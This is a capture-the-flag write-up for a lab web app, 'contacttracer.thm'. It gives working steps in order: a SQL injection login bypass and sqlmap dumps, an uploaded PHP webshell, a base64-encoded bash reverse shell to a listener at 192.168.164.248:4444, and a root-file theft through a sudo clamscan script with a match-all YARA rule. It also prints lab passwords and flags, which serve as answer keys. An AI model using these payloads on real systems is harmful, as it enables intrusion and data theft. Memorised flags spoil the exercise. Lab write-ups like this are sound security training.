TL;DR
In this challenge we use SQL Injection to login, and then upload webshell.
Next, we can find the hash of cyrus’s password inside mysql, and crack it.
Lastly, we can execute clamav, which is AV, and manipulate it to copy root files into our quarantine folder.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:aa:3c:4e:2f:55:50:9f:e4:04:df:6c:f5:fa:73:1b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCbAA3IoptkgLXRsJQTMeHfvqSqWO4Vf4wRd6IL3tvGnpllM4J7Ua+b1SBdqUKoIchGV6OvxJxPdPBjYaKGlH39w5UfDkMGl+dWEeeLvLB
RJlzavReckXrhAGsxILhunvNyPLCQSlzE7kIA6sShEXx9rLr09d8v8xuBRa66SSIxSPZDCBk60KzOwfmXzefPw+pnmmqDCn28C+zk5f4oSzzM3Iq9Dpt8KFg1gmcgi1aqExpk2/JEQ83ySczC/4iGp/nzKpR0dUKL1SuJQau7PROHlejolNEfe7hP1zahR6Cgoc9GOnydJXaBU2YH3lVufu7CrsX4TcFYOf/9iCwPAYTAa7X2HEZoCV1QwaH+99LRnH7oN3tkz28Dp2vhQMkCrjP38hGqmS0cnuweGsBkQ+IHMmL4/gYxjo6Md5x9wef5PcOe0veH5mS7kZie/R13yZ/jSwrha/o0TivFODPuMzVvivCVc/PHb5O5zOioqjct7BDT1V+BBfpBS5KAhMVqNj0=
|   256 d6:9b:71:1e:44:2d:ce:1e:7f:94:d8:17:4f:f4:f2:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNSt9rYVBc3eqrYyftNjRZ949nlws6LzshkeVJ7OrqqlIXknrcirVQWqr72a7x5UmaAjfbGIP7Q1gSZAKCTi7Pk=
|   256 f1:ac:8f:45:ea:51:b5:db:5f:ce:00:08:e3:71:ab:83 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOEurqPC0cgyB5nqVTGUdfLk6cmH8GvdncSUkz7I8rxG
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 94C0C57D53B1EE9771925957F29D149C
|_http-title: Coronavirus Contact Tracer
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add contacttracer.thm to our /etc/hosts. (this is the hostname it wants)
Use SQL Injection to login and upload webshell

First, i find this login portal at http://contacttracer.thm/admin/login.php, and managed to connect using SQL Injection, with the payload a'||'1'='1'-- -.
Using sqlmap we can find the exact vulnerability:
sqlmap -r req.txt --batch --level=5 --risk=3

first, let’s dump the databases:
sqlmap -r req.txt --batch --level=5 --risk=3 --threads 10 --dbs
and we got 3 dbs
[01:54:44] [INFO] retrieved: cts_db
available databases [3]:
[*] cts_db
[*] information_schema
[*] performance_schema
Now, we want the tables from cts_db:
sqlmap -r req.txt --batch --level=5 --risk=3 --threads 10 -D cts_db --tables
we get 8 tables:
Database: cts_db
[8 tables]
+---------------+
| barangay_list |
| city_list     |
| establishment |
| people        |
| state_list    |
| system_info   |
| tracks        |
| users         |
+---------------+
Next, we want the columns from table users:
sqlmap -r req.txt --batch --level=5 --risk=3 --threads 10 -D cts_db -T users --columns
and we get 9 columns:
Database: cts_db
Table: users
[9 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| avatar       | text         |
| date_added   | datetime     |
| date_updated | datetime     |
| firstname    | varchar(250) |
| id           | int          |
| last_login   | datetime     |
| lastname     | varchar(250) |
| password     | text         |
| username     | text         |
+--------------+--------------+
now, we can dump the usernames and passwords:
sqlmap -r req.txt --batch --level=5 --risk=3 --threads 10 -D cts_db -T users -C username,password --dump
Oh no, there is only one user, which we owns. this was all in vain :|
Database: cts_db
Table: users
[1 entry]
+----------+----------+
| username | password |
+----------+----------+
| admin    | <blank>  |
+----------+----------+
In the settings, we can upload image for the app, here http://contacttracer.thm/admin/?page=system_info.

I’ll upload the webshell.php I created:
echo -e '<?php system($_GET[0]) ?>' > webshell.php
and log out, we can see on the main page the location of the webshell we uploaded

and we got our webshell ready, here is example with id:

We’ll paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
and get the reverse shell:

Find the hash of cyrus’s password inside the internal mysql service
inside /var/www/html/classes/DBConnection.php we can find credentials for mysql login:
}www-data@ip-10-67-181-213:/var/www/html$ cat classes/DBConnection.php
<?php
class DBConnection{

    private $host = 'localhost';
    private $username = 'cts';
    private $password = 'YOUMKtIXoRjFgMqDJ3WR799tvq2UdNWE';
    private $database = 'cts_db';
Now, let’s connect using the command and the password YOUMKtIXoRjFgMqDJ3WR799tvq2UdNWE
mysql -u cts -p

mysql> use cts_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_cts_db |
+------------------+
| barangay_list    |
| city_list        |
| establishment    |
| people           |
| state_list       |
| system_info      |
| tracks           |
| users            |
+------------------+
8 rows in set (0.01 sec)

mysql> select * from users;
+----+--------------+----------+----------+----------------------------------+-------------------------------+------------+---------------------+---------------------+
| id | firstname    | lastname | username | password                         | avatar                        | last_login | date_added          | date_updated        |
+----+--------------+----------+----------+----------------------------------+-------------------------------+------------+---------------------+---------------------+
|  1 | Adminstrator | Admin    | admin    | 3eba6f73c19818c36ba8fea761a3ce6d | uploads/1614302940_avatar.jpg | NULL       | 2021-01-20 14:02:37 | 2021-02-26 10:23:23 |
+----+--------------+----------+----------+----------------------------------+-------------------------------+------------+---------------------+---------------------+
1 row in set (0.00 sec)

Using https://hashes.com/en/decrypt/hash we managed to crack the hash 3eba6f73c19818c36ba8fea761a3ce6d
3eba6f73c19818c36ba8fea761a3ce6d:sweetpandemonium

We can su to cyrus using the password we got, so we have the credentials:
cyrus:sweetpandemonium
grab the user flag:
cyrus@ip-10-67-181-213:/var/www/html$ cd ~
cyrus@ip-10-67-181-213:~$ cat user.txt
THM{w4c1F5AuUNhHCJRtiGtRqZyp0QJDIbWS}
Privilege Escalation to Root using antivirus copy files as root
we first check for sudo privileges:
cyrus@ip-10-67-181-213:~$ sudo -l
[sudo] password for cyrus:
Matching Defaults entries for cyrus on ip-10-67-181-213:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cyrus may run the following commands on ip-10-67-181-213:
    (root) /opt/scan/scan.sh
we can see the file /opt/scan/scan.sh is some bash script that executes usr/bin/clamscan:
cyrus@ip-10-67-181-213:~$ ls -l /opt/scan/scan.sh
-rwxr-xr-x 1 root root 255 May 11  2021 /opt/scan/scan.sh
cyrus@ip-10-67-181-213:~$ cat /opt/scan/scan.sh
#!/bin/bash

read -p "Enter path: " TARGET

if [[ -e "$TARGET" && -r "$TARGET" ]]
  then
    /usr/bin/clamscan "$TARGET" --copy=/home/cyrus/quarantine
    /bin/chown -R cyrus:cyrus /home/cyrus/quarantine
  else
    echo "Invalid or inaccessible path."
fi
we can see the copy file means “Copy infected files into DIRECTORY”.

The tool calmscan checks for signatures in this folder /var/lib/clamav.

If the folder will be empty, and there would be only YARA rules there, so it’ll use them, in order to remove all files:
rm -rf *
The idea is to put our own malicious YARA rule to get all root files, for example, using this YARY rule:
rule match_all_files {
  strings:
    $any = /./   // regex that matches any byte
  condition:
    $any
}
Now, just execute and give the path /root:
cyrus@ip-10-64-176-122:/var/lib/clamav$ sudo /opt/scan/scan.sh
Enter path: /root
/root/.bashrc: YARA.match_all_files.UNOFFICIAL FOUND
/root/.bashrc: copied to '/home/cyrus/quarantine/.bashrc'
/root/root.txt: YARA.match_all_files.UNOFFICIAL FOUND
/root/root.txt: copied to '/home/cyrus/quarantine/root.txt'
/root/.viminfo: YARA.match_all_files.UNOFFICIAL FOUND
/root/.viminfo: copied to '/home/cyrus/quarantine/.viminfo'
/root/.profile: YARA.match_all_files.UNOFFICIAL FOUND
/root/.profile: copied to '/home/cyrus/quarantine/.profile'

----------- SCAN SUMMARY -----------
Known viruses: 1
Engine version: 0.103.12
Scanned directories: 1
Scanned files: 4
Infected files: 4
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.010 sec (0 m 0 s)
Start Date: 2025:12:05 09:57:44
End Date:   2025:12:05 09:57:44
